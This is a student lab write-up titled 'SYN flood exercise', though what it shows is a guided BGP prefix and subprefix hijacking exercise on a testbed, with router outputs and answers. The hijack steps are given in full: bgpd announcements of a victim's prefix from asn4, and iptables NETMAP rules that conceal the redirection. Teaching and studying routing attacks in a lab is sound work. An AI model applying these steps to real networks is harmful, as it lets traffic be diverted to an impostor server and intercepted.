SYN flood exercise

Offensive Technologies 2021
Matteo Franzil <matteo.franzil+github@gmail.com>

December 11, 2021

Contents

1 Solution

Due to a large amount of nodes, this time I divided my screen into several subwindows, one for each node. In each one, I ssh-ed into the corresponding node and arranged them in order to simulate the layout shown in the diagram.





Figure 1 Window setup for the exercise.

Following subsections are arranged in a question-answer pattern, closely matching the exercise's requirements and guided approach.

1.1 Topology

This diagram shows the configuration of the nodes.



1.2 Part 1: Regular configuration

Login to the client machine and perform the following tasks:

Question 1.2.1. *On the command prompt run:* `traceroute -n 10.1.1.2`. *Explain the path from client host* `10.5.0.2` *to the ftp server host* `10.1.1.2`. *Specifically, note down the intermediate hops and their IP addresses. How many hops away is the ftp server from the client?*

Answer. This is the output:

```
traceroute to 10.1.1.2 (10.1.1.2), 30 hops max, 60 byte packets
 1  10.5.0.1  0.864 ms  0.799 ms  0.768 ms
 2  10.3.0.2  0.862 ms  0.849 ms  0.816 ms
 3  10.2.0.1  0.999 ms  0.949 ms  0.908 ms
 4  10.1.1.2  1.856 ms  1.854 ms  1.820 ms
```

Code 1 Output of the traceroute command.

The path goes from `asn3` router to the `asn2` router to the `asn1` router to the client. This is a total of 4 hops. □

Question 1.2.2. *Run* `netstat -rn`. *Explain how the client is able to send packets to* `10.1.1.2`*, i.e., what route is the client using to reach the server* `10.1.1.2` *(don't forget to list the gateway address and mask value).*

Answer. This is the output:

```
Destination     Gateway         Genmask         Flags   MSS Window  irtt Iface
0.0.0.0         192.168.1.254   0.0.0.0         UG        0 0          0 eth3
10.0.0.0        10.5.0.1        255.0.0.0       UG        0 0          0 eth0
10.5.0.0        0.0.0.0         255.255.255.0   U         0 0          0 eth0
192.168.0.0     0.0.0.0         255.255.252.0   U         0 0          0 eth3
192.168.1.254   0.0.0.0         255.255.255.255 UH        0 0          0 eth3
```

Code 2 Output of the netstat command.

The route we're looking for is the second one, with destination `10.0.0.0`. The gateway is marked as `10.5.0.1`, and therefore the client will send the packets to that IP, which will then be responsible for further routing of the traffic. □

Question 1.2.3. *Run* `sudo vtysh -c "show ip route"`. *Does the "information" (not the raw output) differ from the above output? If so, what additional information can you learn from this output?*

Answer. This is the output:

```
Codes: K - kernel route, C - connected, S - static, R - RIP,
O - OSPF, I - IS-IS, B - BGP, P - PIM, A - Babel, N - NHRP,
> - selected route, * - FIB route

K>* 0.0.0.0/0 via 192.168.1.254, eth3, src 192.168.1.87
S>* 10.0.0.0/8 [1/0] via 10.5.0.1, eth0
C>* 10.5.0.0/24 is directly connected, eth0
C>* 127.0.0.0/8 is directly connected, lo
C>* 192.168.0.0/22 is directly connected, eth3
K>* 192.168.1.254/32 is directly connected, eth3
```

Code 3 Output of the vtysh command.

We can observe that this command, in addition to the `netstat` one, tells us that the connection to `10.0.0.0/8` is static while the connection to `10.5.0.0/24` is directly connected. □

Question 1.2.4. *Run* `ftp 10.1.1.2` *and at the prompt for username type* `anonymous`*, type some random text for password. Once you are connected to the ftp server, type* `get README` *at the ftp prompt. After the README file finishes downloading, logout (type* `exit`*) and read and contents of the README file. What does it say?*

Answer. This is the output:

```
otech2af@client:~$ ftp 10.1.1.2
Connected to 10.1.1.2.
220 (vsFTPd 3.0.3)
Name (10.1.1.2:otech2af): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> get README
local: README remote: README
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for README (32 bytes).
226 Transfer complete. 32 bytes received in 0.00 secs (12.3959 kB/s)

otech2af@client:~$ cat README
AS1 owns the prefix for 10.1/16
```

Code 4 Output of the ftp command.

□

Now login to `asn3` machine and perform the following tasks:

Question 1.2.5. *Run* `sudo vtysh -c "show ip bgp"`*. What is the AS path to reach* `10.1.0.0/16`*?*

Answer. This is the output:

```
BGP table version is 0, local router ID is 10.3.0.1
Status codes: s suppressed, d damped, h history, * valid, > best, = multipath,
              i internal, r RIB-failure, S Stale, R Removed
Origin codes: i - IGP, e - EGP, ? - incomplete

   Network          Next Hop            Metric LocPrf Weight Path
*> 10.1.0.0/16      10.3.0.2                               0 65002 65001 i
*> 10.1.1.0/24      10.3.0.2                               0 65002 65001 ?
*> 10.2.0.0/24      10.3.0.2                 0             0 65002 ?
*> 10.3.0.0/24      10.3.0.2                 0             0 65002 ?
*> 10.4.0.0/24      10.4.0.2                 0             0 65004 ?
*> 10.5.0.0/16      0.0.0.0                  0         32768 i
*> 10.6.0.0/24      10.4.0.2                 0             0 65004 i
*> 10.6.1.0/24      10.4.0.2                 0             0 65004 ?
*  192.168.0.0/22   10.4.0.2                 0             0 65004 ?
```

```
*>                  10.3.0.2                 0             0 65002 ?
Displayed  9 out of 10 total prefixes
```

Code 5 Output of the vtysh command.

The route we're looking for is the very first one, whose path goes through ASs `65002` and `65001`. □

Login to asn2 machine and perform the following tasks:

Question 1.2.6. *Run* `sudo vtysh -c "show ip bgp"`*. What AS path will be used to reach an IP address* `10.1.1.2`*? What AS path will be used to reach an IP address* `10.1.2.2`*?*

Answer. This is the output:

```
BGP table version is 0, local router ID is 10.2.0.2
[truncated output]
   Network          Next Hop            Metric LocPrf Weight Path
*> 10.1.0.0/16      10.2.0.1                 0             0 65001 i
*> 10.1.1.0/24      10.2.0.1                 0             0 65001 ?
*  10.2.0.0/24      10.2.0.1                 0             0 65001 ?
*>                  0.0.0.0                  0         32768 ?
*> 10.3.0.0/24      0.0.0.0                  0         32768 ?
*> 10.4.0.0/24      10.3.0.1                               0 65003 65004 ?
*> 10.5.0.0/16      10.3.0.1                 0             0 65003 i
*> 10.6.0.0/24      10.3.0.1                               0 65003 65004 i
*> 10.6.1.0/24      10.3.0.1                               0 65003 65004 ?
*  192.168.0.0/22   10.2.0.1                 0             0 65001 ?
*>                  0.0.0.0                  0         32768 ?
Displayed  9 out of 11 total prefixes
```

Code 6 Output of the vtysh command.

The route we're looking for IP `10.1.1.2` is the second one, due to longest matching prefix. Being one less hop away, now the packets will just need to be routed to AS `65001` in order to reach their target. On the other hand, for IP `10.1.2.2` the first route will be used. □

1.3 Part 2: Prefix Hijacking

In this part, you will become the adversary and take over the prefix `10.1.0.0/16`. Your goal is to mislead the client into accessing your false ftp server.

To hijack the prefix, first login to `asn4` and run the command `telnet localhost bgpd`. Enter "test" when prompted for the password. You will then get a prompt from the BGP instance running on asn4. At this prompt, run the following series of commands.

```
enable
config terminal
router bgp 65004
network 10.1.0.0/16
end
exit
```

Code 7 Input for the telnet command.

Then on `asn4` type:

```
sudo iptables -t nat -F
sudo iptables -t nat -A PREROUTING -d 10.1.1.2 \
        -m ttl --ttl-gt 1 -j NETMAP --to 10.6.1.2
sudo iptables -t nat -A POSTROUTING -s 10.6.1.2 -j NETMAP --to 10.1.1.2
```

Code 8 Input for the asn4 shell.

These lines will ensure that asn4 rewrites source and destination IPs to hide the presence of hijacking and also to make the attacker node properly process packets sent to `10.1.1.2`. After completing this process, wait at least 5 minutes (so that the routes are propagated throughout the network) and log back into the client host. Now, do the following:

Question 1.3.1. *Run* `traceroute -n 10.1.1.2`*. Explain the path from client host* `10.5.0.2` *to the ftp server* `0.1.1.2`*. How many hops away is the ftp server from the client this time? Is there a difference in output from the same command in Part-1?*

Answer. This is the output:

```
traceroute to 10.1.1.2 (10.1.1.2), 30 hops max, 60 byte packets
1  10.5.0.1  0.976 ms  0.937 ms  0.913 ms
2  10.3.0.2  1.334 ms  1.319 ms  1.296 ms
3  10.2.0.1  1.494 ms  1.710 ms  1.697 ms
4  10.1.1.2  1.908 ms  1.899 ms  2.088 ms
```

Code 9 Output of the traceroute command.

Looks like nothing suspect is going on here. The hops are still four, meaning our hijack failed and the route didn't change (else, they would have been just three, looking at the diagram). □

Question 1.3.2. *Run* `ftp 10.1.1.2` *and at the prompt for username type* `anonymous`*, type some random text for password. Once you are connected to the ftp server, type* `get README` *at the ftp prompt. After the README file finishes downloading, logout (type* `exit`*) and read and contents of the README file. What does it say? Did the contents of README file differ from the output in Part-1?*

Answer. This is the output:

```
otech2af@client:~$ ftp 10.1.1.2
Connected to 10.1.1.2
[truncated output]
226 Transfer complete. 32 bytes received in 0.00 secs (12.3959 kB/s)

otech2af@client:~$ cat README
AS1 owns the prefix for 10.1/16
```

Code 10 Output of the ftp command.

Looks like the output is the same. Again, the hijack apprently didn't work properly. □

Login to asn3 machine and perform the following tasks:

Question 1.3.3. *Run* `sudo vtysh -c "show ip bgp"`. *What AS path will be used to reach an IP address* `10.1.0.0/16`*? Did the AS path differ from the last time (i.e., part-1)?*

Answer. This is the output:

```
[truncated output]
Network          Next Hop            Metric LocPrf Weight Path
*> 10.1.0.0/16      10.4.0.2                 0             0 65004 i
*                   10.3.0.2                               0 65002 65001 i
*> 10.1.1.0/24      10.3.0.2                               0 65002 65001 ?
*> 10.2.0.0/24      10.3.0.2                 0             0 65002 ?
*> 10.3.0.0/24      10.3.0.2                 0             0 65002 ?
*> 10.4.0.0/24      10.4.0.2                 0             0 65004 ?
*> 10.5.0.0/16      0.0.0.0                  0         32768 i
*> 10.6.0.0/24      10.4.0.2                 0             0 65004 i
*> 10.6.1.0/24      10.4.0.2                 0             0 65004 ?
*  192.168.0.0/22   10.4.0.2                 0             0 65004 ?
*>                  10.3.0.2                 0             0 65002 ?
Displayed  9 out of 11 total prefixes
```

Code 11 Output of the vtysh command.

If we need to contact `10.1.1.2`, the legitimate path is still the one used as its prefix is the longest one. On the other hand, if the IP to be accessed is \verb10.1.0.0/16=, then `asn4` will be the one used, through `10.4.0.2` which has been introduced by the attacker. □

Login to asn2 machine and perform the following tasks:

Question 1.3.4. *Run* `sudo vtysh -c "show ip bgp"`. *What AS path will be used to reach an IP address* `10.1.1.2`*? What AS path will be used to reach an IP address* `10.1.2.2`*?*

Answer. This is the output:

```
[truncated output]
Network          Next Hop            Metric LocPrf Weight Path
*  10.1.0.0/16      10.3.0.1                               0 65003 65004 i
*>                  10.2.0.1                 0             0 65001 i
*> 10.1.1.0/24      10.2.0.1                 0             0 65001 ?
*  10.2.0.0/24      10.2.0.1                 0             0 65001 ?
*>                  0.0.0.0                  0         32768 ?
*> 10.3.0.0/24      0.0.0.0                  0         32768 ?
*> 10.4.0.0/24      10.3.0.1                               0 65003 65004 ?
```

```
 *> 10.5.0.0/16      10.3.0.1                 0             0 65003 i
 *> 10.6.0.0/24      10.3.0.1                               0 65003 65004 i
 *> 10.6.1.0/24      10.3.0.1                               0 65003 65004 ?
 *  192.168.0.0/22   10.2.0.1                 0             0 65001 ?
 *>                  0.0.0.0                  0         32768 ?
 Displayed  9 out of 12 total prefixes
```

Code 12 Output of the vtysh command.

The situation when the command is run at `asn2` is similar to the situation at `asn3`. The new prefix introduced makes that if the IP desired to be accessed is 10.1.2.2 `asn3` will be used to access `asn4`.

If the IP address to be accessed is `10.1.1.2`, then `asn1` will be still used as its subprefix is longer than the newly introduced prefix by the attacker. □

1.4 Part 3: Subprefix Hijacking

In this part, you will become the adversary again and take over a subprefix (`10.1.1.0/24`) of the prefix `10.1/16`. You will achieve a similar goal as before i.e., mislead the client into accessing your server, but there are some important differences. To hijack the subprefix, login to `asn4` and run the command `telnet localhost bgpd`. Enter "test" when prompted for the password. You will get a prompt from the BGP instance running on `asn4`. At this prompt, run the following series of commands:

```
enable
config terminal
router bgp 65004
no network 10.1.0.0/16
network 10.1.1.0/24
end
exit
```

Code 13 Input for the telnet command.

After completing this process, wait at least 5 few minutes (so that the routes are propagated throughout the network) and log back into the client host and do the following:

Question 1.4.1. *Run* `traceroute -n 10.1.1.2`*. How many hops away is the ftp server* `10.1.1.2` *from the client this time? Is there a difference in output from the same command in Part-2?*

Answer. This is the output:

```
traceroute to 10.1.1.2 (10.1.1.2), 30 hops max, 60 byte packets
1  10.5.0.1  0.543 ms  0.490 ms  0.446 ms
2  10.4.0.2  0.836 ms  0.806 ms  0.737 ms
3  10.1.1.2  1.440 ms  1.403 ms  1.359 ms
```

Code 14 Output of the traceroute command.

This time, the server is only three hops away. We deduce that our attack worked, and the routing is now pointing at the attacker. □

Question 1.4.2. *Run* `ftp 10.1.1.2` *and at the prompt for username type* `anonymous`*, type some random text for password. Once you are connected to the ftp server, type* `get README` *at the ftp prompt. After the README file finishes downloading, logout (type* `exit`*) and read and contents of the README file. What does it say? Did the contents of README file differ from the output in Part-2?*

Answer. This is the output:

```
otech2af@client:~$ ftp 10.1.1.2
Connected to 10.1.1.2
[truncated output]
226 Transfer complete. 32 bytes received in 0.00 secs (12.3959 kB/s)

otech2af@client:~$ cat README
I just hijacked your BGP Prefix!
```

Code 15 Output of the ftp command.

A further confirmation of the success of the attack. The content of the README differ. □

Login to asn3 machine and perform the following tasks:

Question 1.4.3. *Run* `sudo vtysh -c "show ip bgp"`. *What is the AS path to reach* `10.1.0.0/16`*? Did the AS path differ from Part-2? What is the AS path to reach* `10.1.1.0/24`*?*

Answer. This is the output:

```
[truncated output]
Network          Next Hop            Metric LocPrf Weight Path
*> 10.1.0.0/16      10.3.0.2                               0 65002 65001 i
*> 10.1.1.0/24      10.4.0.2                 0             0 65004 i
*                   10.3.0.2                               0 65002 65001 ?
*> 10.2.0.0/24      10.3.0.2                 0             0 65002 ?
*> 10.3.0.0/24      10.3.0.2                 0             0 65002 ?
*> 10.4.0.0/24      10.4.0.2                 0             0 65004 ?
*> 10.5.0.0/16      0.0.0.0                  0         32768 i
*> 10.6.0.0/24      10.4.0.2                 0             0 65004 i
*> 10.6.1.0/24      10.4.0.2                 0             0 65004 ?
*  192.168.0.0/22   10.3.0.2                 0             0 65002 ?
*>                  10.4.0.2                 0             0 65004 ?
Displayed  9 out of 11 total prefixes
```

Code 16 Output of the vtysh command.

Now, we have a clear path to `10.1.1.1/24` going through the hijacked next hop (`65004`) while the other part of the subnet, `10.1.0.0/16`, still goes the original way, being routed to next-hop `10.3.0.2`, then through `65002` to `65001`. □

Login to asn2 machine and perform the following tasks:

Question 1.4.4. *Run* `sudo vtysh -c "show ip bgp"`. *What AS path will be used to reach an IP address* `10.1.1.2`*? What AS path will be used to reach an IP address* `10.1.2.2`*?*

Answer. This is the output:

```
[truncated output]
Network          Next Hop            Metric LocPrf Weight Path
*> 10.1.0.0/16      10.2.0.1                 0             0 65001 i
*  10.1.1.0/24      10.3.0.1                               0 65003 65004 i
*>                  10.2.0.1                 0             0 65001 ?
*  10.2.0.0/24      10.2.0.1                 0             0 65001 ?
*>                  0.0.0.0                  0         32768 ?
*> 10.3.0.0/24      0.0.0.0                  0         32768 ?
*> 10.4.0.0/24      10.3.0.1                               0 65003 65004 ?
*> 10.5.0.0/16      10.3.0.1                 0             0 65003 i
*> 10.6.0.0/24      10.3.0.1                               0 65003 65004 i
*> 10.6.1.0/24      10.3.0.1                               0 65003 65004 ?
*  192.168.0.0/22   10.3.0.1                               0 65003 65004 ?
*                   10.2.0.1                 0             0 65001 ?
*>                  0.0.0.0                  0         32768 ?
```

Code 17 Output of the vtysh command.

Similar to the previous output, the path to `10.1.0.0/16` - the legitimate one - encompasses the `10.1.2.2` IP, and is rightfully sent through `asn1`. On the other hand, the `10.1.1.0/24` path has been successfully hijacked and traffic will therefore be routed through `asn3`, going the round way instead of reaching `asn1`. □